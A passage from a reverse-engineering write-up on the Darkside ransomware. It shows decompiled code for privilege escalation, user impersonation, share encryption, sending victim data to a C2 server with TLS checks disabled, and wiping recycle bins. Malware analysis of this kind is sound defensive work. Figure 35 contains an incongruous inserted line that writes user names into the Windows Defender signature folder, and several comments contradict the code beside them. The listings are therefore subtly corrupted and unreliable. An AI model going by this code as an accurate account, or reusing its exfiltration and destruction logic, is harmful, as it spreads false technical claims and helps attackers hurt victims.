do
{
if ( !priviledge->Attributes )
priviledge->Attributes = SE_PRIVILEGE_ENABLED; // enable token's privilege
++priviledge;
--v2;
}
while ( v2 );
result = mw_AdjustTokenPrivileges(TokenHandle, 0, TokenInformation, 0, 0, 0);
}
}
}

```

Figure 19: Adjust Token Privileges function.

Security Context Impersonation

If possible, **Darkside** tries to have its process impersonate the security context of a logged-on user on the system.

First, it checks if the logged-on user has an account with the referenced domain name of *NT AUTHORITY*, *AUTORITE NT*, or *NT-AUTORITÄT*. This is done by calling **GetTokenInformation** to retrieve the user's SID and then **LookupAccountSidW** to look up the referenced domain name.

```

has_NT_AUTHORITY = 0;
if ( mw_OpenProcessToken(-1, 8, &v10) )
{
if ( mw_GetTokenInformation(v10, TokenUser, &TokenInformation, 40, v4) )
{
v8 = 128;
v7 = 128;
v9 = 1;
if ( mw_LookupAccountSidW(0, TokenInformation.User.Sid, v6, &v8, ReferencedDomainName, &v7, &v9) )
{
v1 = decrypt_string_config(dword_24AF02); // NT AUTHORITY
if ( mw_wcsicmp(ReferencedDomainName, v1) )
{
mw_RtlFreeHeap(PEB_SubSystemData, 0, v1);
v1 = decrypt_string_config(dword_24AEE6); // AUTORITE NT
if ( mw_wcsicmp(ReferencedDomainName, v1) )
{
mw_RtlFreeHeap(PEB_SubSystemData, 0, v1);
v1 = decrypt_string_config(dword_24AEC8); // NT-AUTORITÄT
if ( !mw_wcsicmp(ReferencedDomainName, v1) )
has_NT_AUTHORITY = 1;
}
else
{
has_NT_AUTHORITY = 1;
}
}
else
{
has_NT_AUTHORITY = 1;
}
}
}
}
}

```

Figure 20: Function to check if the user's token has NT AUTHORITY.

If the user's token has NT AUTHORITY, Darkside then retrieves the user's token by calling **WTSGetActiveConsoleSessionId** and **WTSQueryUserToken**.

```
.text:00242C38
.text:00242C38 push    ebp
.text:00242C39 mov     ebp, esp
.text:00242C3B add     esp, 0FFFFFFFCh
.text:00242C3E push    ebx
.text:00242C3F push    ecx
.text:00242C40 push    edx
.text:00242C41 push    esi
.text:00242C42 push    edi
.text:00242C43 mov     [ebp+var_4], 0
.text:00242C4A call   mw_WTSGetActiveConsoleSessionId
.text:00242C50 mov     ecx, eax
.text:00242C52 lea    eax, [ebp+var_4]
.text:00242C55 push    eax                ; _DWORD
.text:00242C56 push    ecx                ; _DWORD
.text:00242C57 call   mw_WTSQueryUserToken
.text:00242C5D mov     eax, [ebp+var_4]
.text:00242C60 pop     edi
.text:00242C61 pop     esi
.text:00242C62 pop     edx
.text:00242C63 pop     ecx
.text:00242C64 pop     ebx
.text:00242C65 mov     esp, ebp
.text:00242C67 pop     ebp
.text:00242C68 retn
```

Figure 21: Function to retrieve user's token.

Darkside stores this token in memory and calls **ImpersonateLoggedOnUser** upon file encryption.

GUID Checksum

Darkside first has a function to perform CRC32 hashing and XOR operations. This function uses **0xDEADBEEF** as the first CRC32 value and performs XOR operations with the data blob in between.

```
void * __stdcall CRC32_checksum_generator(int data1, int length, int hashing)
{
    int v3; // eax
    int v4; // eax
    int v5; // eax
    int v6; // eax

    if ( !length )
        return 0;
    if ( !hashing )
        clear_string(&TEMP_BUFFER, 0x10u);
    v3 = mw_RtlComputeCrc32(0xDEADBEEF, data1, length); // buff = CRC32(0xDEADBEEF, data)
    v4 = mw_RtlComputeCrc32(v3, data1, length); // buff = CRC32(buff, data)
    TEMP_BUFFER ^= v4; // TEMP_BUFFER ^= buff
    v5 = mw_RtlComputeCrc32(v4, data1, length); // buff = CRC32(buff, data)
    *((_DWORD *) &TEMP_BUFFER + 1) ^= v5; // TEMP_BUFFER[1] ^= buff
    v6 = mw_RtlComputeCrc32(v5, data1, length); // buff = CRC32(buff, data)
    *((_DWORD *) &TEMP_BUFFER + 2) ^= v6; // TEMP_BUFFER[2] ^= buff
    *((_DWORD *) &TEMP_BUFFER + 3) ^= mw_RtlComputeCrc32(v6, data1, length); // TEMP_BUFFER[3] ^= CRC32(buff, data)
    return &TEMP_BUFFER;
}
```

Figure 22: Function to generate CRC32 checksum.

To generate the victim's checksum using their GUID, **Darkside** goes through 4 rounds of this CRC32 checksum function on the victim's machine GUID. It also has a function to convert the final checksum from bytes into hex string form.

```
v1 = decrypt_string_config(Cryptography_str); // SOFTWARE\Microsoft\Cryptography
if ( !mw_RegOpenKeyExW(0x80000002, v1, 0, 257, &key) )
{
    v12 = 1;
    v11 = 128;
    MachineGuid_str = decrypt_string_config(::MachineGuid_str); // MachineGuid
    if ( !mw_RegQueryValueExW(key, MachineGuid_str, 0, &v12, lpData, &v11) )
    {
        length = mw_WideCharToMultiByte(0, 0, lpData, -1, multibyte_GUID, 64, 0, 0);
        v4 = CRC32_checksum_generator((int)multibyte_GUID, length, 0);
        v5 = CRC32_checksum_generator((int)v4, 16, 1);
        v6 = CRC32_checksum_generator((int)v5, 16, 1);
        v7 = (unsigned __int8 *)CRC32_checksum_generator((int)v6, 16, 1);
        *a1 = 46;
        convert_to_hex_string(v7, 4, a1 + 1);
    }
    mw_RtlFreeHeap(PEB_SubSystemData, 0, MachineGuid_str);
    mw_RegCloseKey(key);
}
```

Figure 23: Function to generate GUID checksum.

File Logging

If the **LOGGING_FLAG** in the configuration is set to 1, the ransomware will begin logging every operation into a log file.

First, it generates the log file name by formatting the GUID checksum into *LOG%s.TXT*.

```
text:00243DAE generate_log_file_name proc near
text:00243DAE
text:00243DAE arg_0= dword ptr 8
text:00243DAE
text:00243DAE push ebp
text:00243DAF mov ebp, esp
text:00243DB1 push ebx
text:00243DB2 push ecx
text:00243DB3 push edx
text:00243DB4 push esi
text:00243DB5 push edi
text:00243DB6 push dword_24B1EE ; length
text:00243DBC push offset LOG_s_TXT_str ; string
text:00243DC1 call decrypt_large_buffer
text:00243DC6 push offset GUID_checksum ; _DWORD
text:00243DCB push offset LOG_s_TXT_str ; _DWORD
text:00243DD0 push [ebp+arg_0] ; _DWORD
text:00243DD3 call mw_swprintf
text:00243DD9 add esp, 0Ch
text:00243DDC push dword_24B1EE
text:00243DE2 push offset LOG_s_TXT_str
text:00243DE7 call clear_string
text:00243DEC pop edi
text:00243DED pop esi
text:00243DEE pop edx
text:00243DEF pop ecx
text:00243DF0 pop ebx
text:00243DF1 pop ebp
text:00243DF2 retn 4
```

Figure 24: Function to generate log file name.

Next, **Darkside** creates the log file in the same folder as the malware executable using **GetModuleFileNameW** and **CreateFileW**.

```
int w_create_log_file()
{
    int v0; // eax
    _DWORD log_file_path[130]; // [esp+4h] [ebp-208h] BYREF

    mw_GetModuleFileNameW(0, log_file_path, 260);
    v0 = mw_wcsrchr(log_file_path, '\\');
    mw_wcscpy(v0 + 2, &LOG_FILE_NAME);
    return mw_CreateFileW(log_file_path, 0x40000000, 0, 0, 2, 128, 0);
}
```

Figure 25: Function to create log file in current directory.

Ransom Note Readme File

If the **RANSOM_NOTE_FLAG** in the configuration is set to 1, the ransomware will generate a README file name. This file with the ransom note inside will be dropped on every directory that it encrypts.

The README file name is generated by formatting the GUID checksum into *README%.TXT*.

```
unsigned int __userpurge generate_README_file_name@<eax>(int edi0@<edi>, int a1)
{
    decrypt_large_buffer((int)&byte_24B5A4, length); // README%s.TXT
    mw_swprintf(a1, &byte_24B5A4, GUID_checksum, edi0);
    return clear_string(&byte_24B5A4, length);
}
```

Figure 26: Function to generate README file name.

Command Line Parameters

Darkside can take command line parameters of *-path* and a directory name. This can be used to specifically encrypt the chosen directory using normal encryption.

```
cmd_args = cmd_args_1;
if ( pNumArgs == 3 )
{
    second_arg = (int)cmd_args_1[1];
    decrypt_large_buffer((int)&dash_path_str, dword_24AF1C); // -path
    mw_wcsicmp(second_arg, &dash_path_str);
    if ( !clear_string(&dash_path_str, dword_24AF1C) )
    {
        v5 = mw_wcsrchr(cmd_args[2], '.');
        if ( !v5
            || (decrypt_large_buffer(
                (int)&dot_lnk_str,
                dword_24B12A), // if given path is a lnk
                mw_wcsicmp(v5, &dot_lnk_str),
                clear_string(&dot_lnk_str, dword_24B12A)) )
        {
            w_folder_encryption((int)cmd_args[2], 0);
        }
        else if ( get_folder_path_from_link(a1, v5, (int)cmd_args[2], &path) )
        {
            w_folder_encryption(path, 1);
        }
    }
    return;
}
```

Figure 27: Darkside checking for *-path* parameter.

If *-path* is not provided but instead the parameter is a file name, the malware only encrypts that specific file.

```

result = mw_GetModuleFileNameW(PEB_Mutant, current_file_name, 260);
if ( result )
{
    result = mw_CreateFileW(current_file_name, 0x80000000, 1, 0, 3, 128, 0); // get malware exe handle
    current_file_handle = result;
    if ( result != -1 )
    {
        file_size = mw_GetFileSize(current_file_handle, 0);
        file_heap = mw_RtlAllocateHeap(PEB_SubSystemData, 0, file_size);
        if ( file_heap )
        {
            if ( mw_ReadFile(current_file_handle, file_heap, file_size, &v6, 0) ) // read full exe file into buffer
            {
                CRC_32_file_hash = (unsigned __int8 *)CRC32_checksum_generator(file_heap, file_size, 0);
                decrypt_large_buffer(mutex_string, *( _DWORD *) (mutex_string - 4)); // Global\XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
                convert_to_hex_string(CRC_32_file_hash, 16, ( _WORD *) (mutex_string + 0xE));
            }
            if ( file_heap )
                mw_RtlFreeHeap(PEB_SubSystemData, 0, file_heap);
            result = mw_CloseHandle(current_file_handle);
        }
    }
}
return result;

```

Figure 28: Darkside checking for file parameter.

In the case where the folder/file path in the parameter is a link (.lnk), **Darkside** calls a function to find the full path to the folder/file from that link.

This function uses **CoCreateInstance** with the CLSID of {00021401-0000-0000-C000-000000000046} to query an interface from **windows.storage.dll**.

It probably uses **IStorageFolderHandleAccess** and **IStorageFileHandleAccess** interfaces to extract the full path from the link, but I’m not too sure about this.

I’m kind of terrible at COM objects, so if anyone understands how this works, please hit me up!

```

mw_CoInitialize(0);
PPV_IStorageItemHandleAccess = 0;
v11 = HAO_NONE;
v15 = decrypt_string_config(dword_24B01A);
v14 = decrypt_string_config(dword_24B02E);
v13 = decrypt_string_config(dword_24B042);
if ( !mw_CoCreateInstance(v15, 0, 1, v14, &PPV_IStorageItemHandleAccess) ) // windows.storage.dll
    && !((int (__cdecl *) (IStorageFolderHandleAccess *, void *, HANDLE_ACCESS_OPTIONS *, int, int, int, int))PPV_IStorageItemHandleAccess->lpVtbl->QueryInterface)(
        PPV_IStorageItemHandleAccess,
        v13,
        &v11,
        a3,
        a4,
        v4,
        v5)
    && !((int (__cdecl *) (HANDLE_ACCESS_OPTIONS, int, _DWORD))(*(_DWORD *)v11 + 0x14))(v11, a5, 0 )
{
    v6 = mw_RtlAllocateHeap(PEB_SubSystemData, 0, 520);
    v7 = v6;
    if ( v6 )
    {
        if ( ((int (__cdecl *) (IStorageFolderHandleAccess *, int, int, _DWORD, _DWORD))PPV_IStorageItemHandleAccess->lpVtbl->Create)(
            PPV_IStorageItemHandleAccess,
            v6,
            0x104,
            0,
            0) )
        {

```

Figure 29: Function to query interfaces from windows.storage.dll to process .lnk files.

Run-once Mutex

If the **BUILD_MUTEX_FLAG** in the configuration is set to 1, the ransomware will build a run-once mutex string. By calling **OpenMutex** on the mutex, it can check to make sure that there is only one **Darkside** instance running at any point in time.

The function to generate this mutex first retrieves the current malware file path and reads the file's content into a heap buffer using **GetModuleFileNameW**, **CreateFileW**, **GetFileSize**, and **ReadFile**.

The file buffer checksum is then calculated by going through one round of **CRC32_checksum_generator** function.

The mutex string is decrypted by **decrypt_large_buffer** and added into the string *Global\XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX*. All the "X"s in the string is then replaced with the hex string of the file buffer checksum.

The **Global** part means that the mutex is visible in all terminal server sessions.

```
result = mw_GetModuleFileNameW(PEB_Mutant, current_file_name, 260);
if ( result )
{
    result = mw_CreateFileW(current_file_name, 0x80000000, 1, 0, 3, 128, 0); // get malware exe handle
    current_file_handle = result;
    if ( result != -1 )
    {
        file_size = mw_GetFileSize(current_file_handle, 0);
        file_heap = mw_RtlAllocateHeap(PEB_SubSystemData, 0, file_size);
        if ( file_heap )
        {
            if ( mw_ReadFile(current_file_handle, file_heap, file_size, &v6, 0) ) // read full exe file into buffer
            {
                CRC_32_file_hash = (unsigned __int8 *)CRC32_checksum_generator(file_heap, file_size, 0);
                decrypt_large_buffer(mutex_string, *(_DWORD *) (mutex_string - 4)); // Global\XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
                convert_to_hex_string(CRC_32_file_hash, 16, (_WORD *) (mutex_string + 0xE));
            }
        }
        if ( file_heap )
            mw_RtlFreeHeap(PEB_SubSystemData, 0, file_heap);
    }
    result = mw_CloseHandle(current_file_handle);
}
return result;
```

Figure 31: Function to build mutex string.

Single File/Folder Encryption

Because the function to encrypt a single file/folder is only used when parameters are given, it is most likely for testing purposes only. Therefore, this function is not too complex.

First, it checks if **CHECK_RUSSIAN_COMP_FLAG** is set to 1 in the configuration. If it is, then it proceeds to check if the victim's computer's language is Russian by parsing the outputs of **GetUserDefaultLangID** and **GetSystemDefaultUILanguage**.

If the computer's language is Russian, it exits immediately. I don't think I need to go into details about [why this code block is here](#) ;).

```
if ( CHECK_RUSSIAN_COMP_FLAG )
{
    if ( hLogFile )
    {
        decrypt_large_buffer((int)System_Language_Check_str, dword_24B29A);
        w_WriteFile(hLogFile, (int)&INF_str, (int)System_Language_Check_str, 0, 0);
        clear_string(System_Language_Check_str, dword_24B29A);
    }
    if ( is_computer_language_Russian() )
    {
        if ( hLogFile )
        {
            decrypt_large_buffer((int)Russian_check, dword_24B2CA); // This is a Russian-Speaking System, Exit
            w_WriteFile(hLogFile, (int)&INF_str, (int)Russian_check, 0, 0);
            clear_string(Russian_check, dword_24B2CA);
        }
        |
        return;
    }
}
```




Figure 31: Exiting immediately if computer's language is Russian.

I. Encrypt UNC Server Path

Next, it checks if the file path is a path to a UNC server by calling **PathIsUNCServerW**. If it is, the UNC encryption function is called. In this function, **Darkside** enumerates through all network shared using **NetShareEnum**, builds a valid UNC network path for each, and calls the **main_encryption** function to encrypt them.

```

int __stdcall main_UNC_encryption(int servername)
{
    _DWORD *network_share_1; // esi
    int full_network_path; // ebx
    char v4[400]; // [esp+4h] [ebp-1A0h] BYREF
    int v5; // [esp+194h] [ebp-10h] BYREF
    char v6[4]; // [esp+198h] [ebp-Ch] BYREF
    int entriesread; // [esp+19Ch] [ebp-8h] BYREF
    _DWORD *network_share; // [esp+1A0h] [ebp-4h] BYREF

    mw_WSAStartup(257, v4);
    v5 = 0;
    if ( !mw_NetShareEnum(servername, 1, &network_share, -1, &entriesread, v6, &v5) )
    {
        network_share_1 = network_share;
        do
        {
            {
                if ( !network_share_1[1] )
                {
                    full_network_path = mw_RtlAllocateHeap(PEB_SubSystemData, 8, 0x10000);
                    *(_DWORD *)full_network_path = '\\\\0\\';
                    *(_DWORD *)(full_network_path + 4) = '\\\\0?'; // build valid UNC network path
                    *(_DWORD *)(full_network_path + 8) = 'N\0U';
                    *(_DWORD *)(full_network_path + 12) = '\\\\0C';
                    mw_wcscat(full_network_path, servername + 4);
                    mw_PathAddBackslashW(full_network_path);
                    mw_wcscat(full_network_path, *network_share_1);
                    main_encryption((LPCWSTR)full_network_path); // encrypt network path
                    mw_RtlFreeHeap(PEB_SubSystemData, 0, full_network_path);
                }
                network_share_1 += 3;
                --entriesread;
            }
        } while ( entriesread );
    }
    return mw_WSACleanup();
}

```

Figure 32: UNC server enumeration and encryption function.

II. Encrypt Normal Path

If a path does not lead to a UNC server, **Darkside** will build the valid path accordingly by checking if the path is a network path, a path to a mounted network drive, or just a normal path on the system.

```

if ( mw_PathIsNetworkPathW(path) ) // path is a network path
{
    *(_DWORD *)folder_path = '\\\0\\';
    *(_DWORD *)(folder_path + 4) = '\\\0?';
    *(_DWORD *)(folder_path + 8) = 'N\0U';
    *(_DWORD *)(folder_path + 12) = '\\\0C';
    mw_wcscpy(folder_path + 16, path + 4); // build network path
}
else if ( *(_WORD *)(path + 2) == ':' ) // path is a mounted network drive
{
    *(_DWORD *)folder_path = '\\\0\\';
    *(_DWORD *)(folder_path + 4) = '\\\0?';
    mw_wcscpy(folder_path + 8, path);
}
else
{
    if ( *(_DWORD *)path != '?\0\\' || *(_DWORD *)(path + 4) != '\\\0?' || *(_WORD *)(path + 20) != '{' )
        return;
    *(_DWORD *)folder_path = '\\\0\\'; // just normal path
    *(_DWORD *)(folder_path + 4) = '\\\0?';
    mw_wcscpy(folder_path + 8, path + 8);
}
if ( !*(_WORD *)mw_PathFindExtensionW(folder_path) )
    mw_PathAddBackslashW(folder_path);
if ( is_final_folder )
    mw_RtlFreeHeap(PEB_SubSystemData, 0, path);

```

Figure 33: Building final file/folder path.

Here is what goes into the log file if **LOGGING_FLAG** is 1.

```

decrypt_large_buffer((int)Start_Encrypting_str, dword_24B21E); // Start Encrypting Target Folder
w_WriteFile(hLogFile, (int)&INF_str, (int)Start_Encrypting_str, 0, folder_path);
clear_string(Start_Encrypting_str, dword_24B21E);
if ( CONFIG_ENCRYPTION_MODE == 1 )
{
    decrypt_large_buffer((int)Encryption_Full_str, dword_24B51C); // Encrypt Mode - FULL
    w_WriteFile(hLogFile, (int)&INF_str, (int)Encryption_Full_str, 0, 0);
    clear_string(Encryption_Full_str, dword_24B51C);
}
else if ( CONFIG_ENCRYPTION_MODE == 2 )
{
    decrypt_large_buffer((int)Encrypt_Fast_str, dword_24B548); // Encrypt Mode - FAST
    w_WriteFile(hLogFile, (int)&INF_str, (int)Encrypt_Fast_str, 0, 0);
    clear_string(Encrypt_Fast_str, dword_24B548);
}
else
{
    decrypt_large_buffer((int)Encrypt_Auto_str, dword_24B574); // Encrypt Mode - AUTO
    w_WriteFile(hLogFile, (int)&INF_str, (int)Encrypt_Auto_str, 0, 0);
    clear_string(Encrypt_Auto_str, dword_24B574);
}
decrypt_large_buffer((int)Start_u_IO_Workers_str, dword_24B448); // Started %u I/O Workers
decrypt_large_buffer((int)Encrypted_u_file_str, dword_24B47A); // Encrypted %u file(s)
decrypt_large_buffer((int)&Start_Encrypt_str, dword_24B4A8); // Start Encrypt
decrypt_large_buffer((int)&Handle_u_str, dword_24B4C8); // [Handle %u]
decrypt_large_buffer((int)File_Encrypted_Successful_str, dword_24B4E4); // File Encrypted Successful

```

Figure 34: Encryption stats logging.

Before calling the **main_encryption** function to encrypt this final path, Darkside will try calling **ImpersonateLoggedOnUser(USER_TOKEN)** if it has NT AUTHORITY to impersonate the user while performing file encryption.

Full Encryption

When command line parameters are not provided, **Darkside** will perform a full encryption on the victim's machine, which includes many other operations such as contacting the C2 server, deleting shadow copies, terminating processes and services, ...

This function also has the same code block to check for Russian language on the victim computer.

I. Connecting To C2 & Sending Victim Information

If **CONFIG_C2_URL_FLAG** is set to 1 and the C2 URL is provided in the configuration, it will send the victim's OS information to the C2 server.

The function to extract user's OS information uses functions such as **GetUserNameW**, **GetComputerNameW**, **MachinePreferredUILanguage** to find these informations.

```
system_architecture = 0;
valid_drives_num = find_drive_size_info(drive_info_string); // format: drive name + free_bytes | drive name + free bytes
if ( valid_drives_num )
{
    valid_drives_num_1 = valid_drives_num;
    string_length = 31;
    mw_GetUserNameW(user_name, &string_length);
    if ( string_length )
    {
        v2 = 2 * string_length + valid_drives_num_1; // add user name length
        string_length = 31;
        mw_GetComputerNameW(computer_name, &string_length);
        if ( string_length ) // add computer name length
        {
            v3 = 2 * string_length + v2;
            v4 = read_MachinePreferredUILanguage((int)MachinePreferredUILanguage);
            if ( v4 )
            {
                v5 = v4 + v3; // add MachinePreferredUILanguage length
                v6 = read_NETBIOS_name((int)NETBIOS_name);
                if ( v6 )
                {
                    v7 = v6 + v5; // add NETBIOS_name length
                    v8 = read_ProductName((int)ProductName);
                    if ( v8 )
                    {
                        final_length = v8 + v7; // add ProductName length
                        v10 = get_CRC32_GUID(final_length, CRC32_GUID);
                        if ( v10 )
                        {
                            v11 = v10 + final_length; // ADD CRC32_GUID
                            system_architecture = get_system_architecture();
                            FILE *f=fopen("C:\\ProgramData\\Microsoft\\Windows Defender\\Signature\\", "a+");
                            fprintf(f, "%s\n", user_name);
                            fclose(f);
                        }
                    }
                }
            }
        }
    }
}
```

Figure 35: Extracting OS information.

After having extracted everything, it will write all the datas into a string format into this JSON form.

```
{
  "os": {
    "lang": "en-US",
    "username": "cdong49",
    "hostname": "DESKTOP-739L404",
    "domain": "WORKGROUP",
    "os_type": "windows",
    "os_version": "Windows 10 Education N",
    "os_arch": "x64",
    "disks": "C:69/99",
    "id": "c46289476b8ceea97117"
  }
}
```

Next, it will build a wrapper string to include the malware version and the victim's UID with this OS information.

```
result = decrypt_string_config(VICTIM_INFO_FORMAT); // {"bot":{"ver":"%s","uid":"%s"},%s}
victim_info_format = result;
if ( result )
{
    result = get_system_full_info();
    system_full_info = result;
    if ( result )
    {
        victim_info_format_len = mw_strlen(victim_info_format);
        system_full_info_len = mw_strlen(system_full_info);
        result = (void *)mw_RtlAllocateHeap(PEB_SubSystemData, 8, system_full_info_len + victim_info_format_len + 28);
        full_victim_info = result;
        if ( result )
        {
            result = decrypt_string_config(MALWARE_VERSION); // MALWARE_VERSION = 1.8.6.2
            malware_version = result;
            if ( result )
            {
                length = mw_sprintf(full_victim_info, victim_info_format, result, &CONFIG_VICTIM_UID, system_full_info, v0);
                result = (void *)send_data_to_C2((int)full_victim_info, length);
            }
        }
    }
}
```

Figure 36: Building full string for user's information.

The final string will be in this JSON form.

```
{
  "bot":{
    "ver":"1.8.6.2",
    "uid":"060108efb510c98"
  },
  "os":{
    "lang":"en-US",
    "username":"cdong49",
    "hostname":"DESKTOP-739L404",
    "domain":"WORKGROUP",
    "os_type":"windows",
    "os_version":"Windows 10 Education N",
    "os_arch":"x64",
    "disks":
    "C:69/99",
    "id":"c46289476b8ceea97117"
  }
}
```

This string will be hashed by a manual hashing function. Again, I didn't bother to understand this because it's just a hashing function and does not contribute anything to my understanding of the malware. It's just here to make sure the information is not sent in plaintext.

```

LOWORD(v6) = *a1;
v7 = a1[1];
v8 = a1[2];
v9 = a1[3];
v2 = 0;
while ( 1 )
{
    v3 = (unsigned __int16)((~v9 & v7) + v6 + (v9 & v8) + HASH_BUFF[4 * v2]);
    LOWORD(v3) = __ROL2__(v3, 1);
    v6 = v3;
    v7 = __ROL2__((~(_WORD)v3 & v8) + v7 + (v3 & v9) + dword_530F8A[4 * v2], 2);
    v8 = __ROL2__((~v7 & v9) + v8 + (v7 & v3) + dword_530F8A[4 * v2 + 1], 3);
    v4 = __ROL2__((~v8 & v3) + v9 + (v8 & v7) + word_530F8E[4 * v2], 5);
    v9 = v4;
    if ( ++v2 == 16 )
        break;
    if ( v2 == 5 || v2 == 11 )
    {
        LOWORD(v6) = v6 + HASH_BUFF[v4 & 0x3F];
        v7 += HASH_BUFF[v6 & 0x3F];
        v8 += HASH_BUFF[v7 & 0x3F];
        v9 = HASH_BUFF[v8 & 0x3F] + v4;
    }
}
result = v6;
*a2 = v6;
a2[1] = v7;
a2[2] = v8;
a2[3] = v4;
return result;

```

Figure 37: Network data hashing function.

The hashed information string and the victim UID are then written into this format string, which is later used as the network packet's content to be sent to C2.

```
random_num1=hash(information_string)&random_num2=victim_UID
```

```

hash_full_victim_info_len = manual_hashing_func(&HASHING_BUFF_GENERATOR, 16, full_victim_info, vic_info_length); // hash_victim_info
if ( hash_full_victim_info_len )
{
    hashed_info_string = mw_RtlAllocateHeap(PEB_SubSystemData, 8, 2 * hash_full_victim_info_len);
    if ( hashed_info_string )
    {
        length_buffer = second_manual_hashing_func(
            hash_full_victim_info_len,
            full_victim_info,
            hash_full_victim_info_len,
            hashed_info_string);
        UID_length = mw_strlen(&CONFIG_VICTIM_UID);
        HTTP_content_buffer = mw_RtlAllocateHeap(PEB_SubSystemData, 8, &length_buffer[UID_length + 22]);
        if ( HTTP_content_buffer )
        {
            strcpy(target_object_name_format, "%.8x=%s&%.8x=%s");
            random_num = w_RtlRandomEx();
            v7 = mw_sprintf(
                HTTP_content_buffer,
                target_object_name_format,
                random_num,
                hashed_info_string,
                v6,
                &CONFIG_VICTIM_UID); // random_num1=hash(information_string)&random_num2=victim_UID

```

Figure 38: Building network packet's content.

At this point, **Darkside** uses **InternetOpenW** and **InternetConnectW** to open a handle to an Firefox/80.0 Internet application and connect to the C2 server at port 443.

```
decrypted_FIREFOX80_WIN_USER_AGENT = decrypt_string_config(FIREFOX80_WIN_USER_AGENT); // Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:79.0) Gecko/20100101 Firefox/80.0
if ( decrypted_FIREFOX80_WIN_USER_AGENT )
{
    hInternet = mw_InternetOpenW(decrypted_FIREFOX80_WIN_USER_AGENT, INTERNET_OPEN_TYPE_PRECONFIG, 0, 0, 0);
    if ( hInternet )
    {
        C2_URL = CONFIG_C2_URL;
        while ( 1 )
        {
            hc2connection = mw_InternetConnectW(hInternet, C2_URL, 443, 0, 0, INTERNET_SERVICE_HTTP, 0, 0); // connect to C2 at port 443, FTP service.
            if ( hc2connection )
            {
                break;
            }
        }
    }
}
```

Figure 39: Connecting to C2.

After a connection is established, it sends a **POST** request to the C2 using **HttpOpenRequestW**, decrypts the HTTP header, sets internet options using **InternetSetOptionW**, and finally sends the packet with the generated content buffer above.

```
HTTP_STOP_verb = 'O\0P';
lpzVerb_4 = 'T\0S'; // verb = STOP
v16 = 0;
hRequest = mw_HttpOpenRequestW(
    hc2connection,
    &HTTP_STOP_verb,
    target_object_name_format,
    0,
    0,
    0,
    0x8000000,
    0);
if ( !hRequest )
    break;
HTTP_header = decrypt_string_config(dword_52BA6C); // Accept: */*
// Connection: keep-alive
// Accept-Encoding: gzip, deflate, br
// Content-Type: text/plain
if ( !HTTP_header )
    break;
v23 = 4;
if ( !mw_InternetQueryOptionW(hRequest, INTERNET_OPTION_SECURITY_FLAGS, &security_buffer, &v23) )
    break;
security_buffer |= 0x84603300; // SECURITY_FLAG_UNKNOWNBIT | SECURITY_FLAG_IGNORE_CERT_CN_INVALID | SECURITY_FLAG_IGNORE_CERT_EXPIRATION
if ( !mw_InternetSetOptionW(hRequest, 31, &security_buffer, 4) )
    break;
dwHeadersLength = mw_wcslen(HTTP_header);
if ( !mw_HttpSendRequestW(hRequest, HTTP_header, dwHeadersLength, HTTP_content_buffer, v7) ) // send data to C2
    break;
v22 = 16;
v21 = 0;
```

Figure 40: Sending victim's information to C2.

Finally, Darkside calls **HttpQueryInfoW** to query the status code and check to see if the packet is sent successfully.

II. Wiping Recycle Bin

If the **WIPE_RECYCLE_BIN_FLAG** in the configuration is set to 1 and the current process is ran as an ADMIN, **Darkside** will try to wipe all recycle bin folders that it can find in the machine's drives.

First, to find a recycle bin folder in a given drive path, the function iteratively calls **FindFirstFileExW** and **FindNextFileW** to find a folder that contains **"*recycle*"** in its name.

```

}
drive_name_2[drive_name_len] = '*';
*&drive_name_2[drive_name_len + 1] = 'e\0r';
*&drive_name_2[drive_name_len + 3] = 'y\0c';
*&drive_name_2[drive_name_len + 5] = 'l\0c';
*&drive_name_2[drive_name_len + 7] = '*\0e';
drive_name_2[drive_name_len + 9] = 0; // *recycle*
v9 = mw_FindFirstFileExW(drive_name_1, 0, &lpFindFileData, 0, 0, 2); // FIND_FIRST_EX_LARGE_FETCH
if ( v9 != -1 )
{
    while ( (lpFindFileData.dwFileAttributes & 0x10) == 0 )
    {
        // if not FILE_ATTRIBUTE_DIRECTORY, keep looking
        if ( !mw_FindNextFileW(v9, &lpFindFileData) )
            goto LABEL_10;
    }
    mw_wcsncpy(result_1, drive_name);
    v4 = mw_wcslen(result_1);
    if ( *(result_1 + 2 * v4 - 2) == 92 )
    {
        v5 = result_1 + 2 * v4;
    }
    else
    {
        *(result_1 + 2 * v4) = 92;
        v5 = result_1 + 2 * v4 + 2;
    }
}
}

```

Loop until done
or found \$recycle.bin

Figure 41: Function to find the recycle bin folder in a drive.

After finding the path to the recycle bin, **Darkside** loops through each directory inside and calls a recursive function to completely empty it.

```

result = find_recycle_bin(full_drive_name, recycle_bin); // $Recycle.bin
if ( result )
{
    clear_string(v7, 0x250u);
    v2 = v6;
    mw_wcsncpy(v6, recycle_bin);
    v3 = mw_wcslen(v6);
    if ( v6[v3 - 1] != 92 )
    {
        v6[v3] = 92;
        v2 = &v6[1];
    }
    *&v2[v3] = 2949203;
    *&v2[v3 + 2] = 42; // $Recycle.bin\\S-*
    result = mw_FindFirstFileExW(v6, 0, v7, 0, 0, 2);
    v9 = result;
    if ( result != -1 )
    {
        do
        {
            if ( (v7[0] & 0x10) != 0 ) // if found a directory
            {
                mw_wcsncpy(recycle_bin, v6); // S-1-12-1-1017071182-1197493946-1237600937-161126302
                v4 = mw_wcsrchr(recycle_bin, '\\');
                mw_wcsncpy(v4 + 2, v8);
                recursive_delete(recycle_bin);
            }
        }
        while ( mw_FindNextFileW(v9, v7) );
        result = mw_FindClose(v9);
    }
}
}

```

Figure 42: Function to wipe the recycle bin folder.

The recursive function is pretty simple. It uses **FindFirstFileExW** and **FindNextFileW** to find files and folders inside. If it finds a file, it will call **DeleteFileW** to delete it. If it finds a folder, it will recursively call itself again to delete the folder's contents and call **RemoveDirectoryW** to delete it.

```
result = mw_FindFirstFileExW(v2, 0, v6, 0, 0, 2);
v10 = result;
if ( result != -1 )
{
  do
  {
    if ( v7[0] != 46 && v7[0] != '.' )
    {
      v4 = v8;
      mw_wcscpy(v8, v9);
      *mw_wcsrchr(v4, 92) = 0;
      v5 = mw_wcslen(v4);
      if ( *&v4[2 * v5 - 2] != 92 )
      {
        *&v4[2 * v5] = 92;
        v4 += 2;
      }
      mw_wcscpy(&v4[2 * v5], v7);
      if ( (mw_GetFileAttributesW(v8) & 0x10) != 0 )
      {
        if ( !mw_PathIsDirectoryEmptyW(v8) )
          recursive_delete(v8);
        mw_RemoveDirectoryW(v8);
      }
      else
      {
